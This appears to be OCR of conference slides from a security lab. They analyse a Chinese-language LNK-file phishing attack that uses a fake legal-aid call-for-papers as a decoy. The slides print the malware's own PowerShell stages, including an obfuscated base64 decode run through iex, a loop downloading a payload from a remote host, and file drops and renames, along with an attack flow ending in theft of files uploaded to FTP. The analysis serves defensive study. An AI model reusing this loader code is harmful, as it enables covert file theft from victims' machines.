
“法律援助文丛”约稿启事

“法律援助文丛”是中国政法大学国家法律援助研究院与中国政法大学出版社合作策划的一套以中外法律援助理论与实践研究为主要内容的系列丛书。现面向海内外公开约稿。

一、我们是谁？

中国政法大学国家法律援助研究院是司法部与中国政法大学合作设立的全国首家以法律援助的理论与实践研究为特色的智库型研究机构。研究院自成立以来，始终致力于法律援助基础理论的深入研究和实践经验的广泛总结，在深度参与法律援助立法的同时也积极推动法律援助领域的国际交流与合作。

中国政法大学出版社成立于 1985 年 5 月，是全国百佳图书出版单位和 2013 年图书世界影响力出版 100 强单位。本社出版的图书先后获得第六、七、十、十一、十二、十三、十四届中国图书奖，司法部金剑文化工程图书奖，新闻出版总




C:\Users\Administrator\Desktop\2.rar\tmp\


名称	大小	修改时间	属性	算法	字块	文件夹	文件
Rar.exe	490 072	2018-12-11 1...	A	MSZip	0		
“法律援助文丛”约稿...	17 819	2018-12-11 1...	A	MSZip	0		

Lnk文件攻击

这是最后阶段PowerShell脚本，及文件收集木马（脚本）该脚本的主要功能就是收集计算机中的敏感信息并将其使用压缩包后，上传到FTP服务器。




```
$x=1;

$o=(New-Object System.Uri($v+$9+"/start.rar"));

while((wl4 $m $o "$env:tmp\start.rar" $x) -eq $true)
{
    $x+=1
}

#上传文件到FTP
```



```
[io.file]::writeallbytes("$env:tmp\hoOTt.n",(iex('[convert]::'+'from'+'base'+(23+41)+'st'+'ring($9[-2])')));

#创建新文件，路径为当前用户的临时目录\hoOTt.n下，大小为base64解码[convert]::frombase64string($9[-2])

expand /f:* "$env:tmp\hoOTt.n" "$env:tmp\";

#解压文件

del -fo "$env:tmp\hoOTt.n";

#删除文件

If(test-path $env:tmp\hoOTt)
{
    del -fo -r "$env:tmp\hoOTt"
}

#判断文件是否存在，存在删除

rni -fo "$env:tmp\tmp" "hoOTt";

#重命名

md -fo "$env:AppData\WinRAR";

#新建文件夹

mv -fo "$env:tmp\hoOTt\Rar.exe" "$env:AppData\WinRAR\";

#移动文件

If($p.fullname.startswith($env:tmp))
{
    del -fo -r ("$env:tmp\"+$p.basename);
    rni -fo "$env:tmp\hoOTt" $p.basename;
    ii ("$env:tmp\"+$p.basename+"\")
}
Else
{
    del -fo $p;md -fo $p.basename;
    mv -fo "$env:tmp\hoOTt\*" $p.basename;
    del -fo -r "$env:tmp\hoOTt";
    ii "$($p.basename)\"
}

#判断字符串开头是否相同

$u="$env:tmp\syst";

If(test-path $u)
{
    If(((get-date)-(gi $u).LastAccessTime).totalminutes -le 60)
      {
        exit
      }
    del -fo -r $u
}
```

攻击流程



点击.lnk

Base64解码

第一阶段PowerShell脚本

Base64解码

第二阶段PowerShell脚本

Base64解码

运行.lnk文件末尾的PowerShell脚本（木马功能）

释放迷惑文件

窃取指定目录的特定类型文件并上传至FTP服务器

CIS 网络安全创新大会
Cyber Security Innovation Summit

THANKS

徐智鑫

中国网安 · 三零卫士 · 木星安全实验室

联系方式：VX-13767028296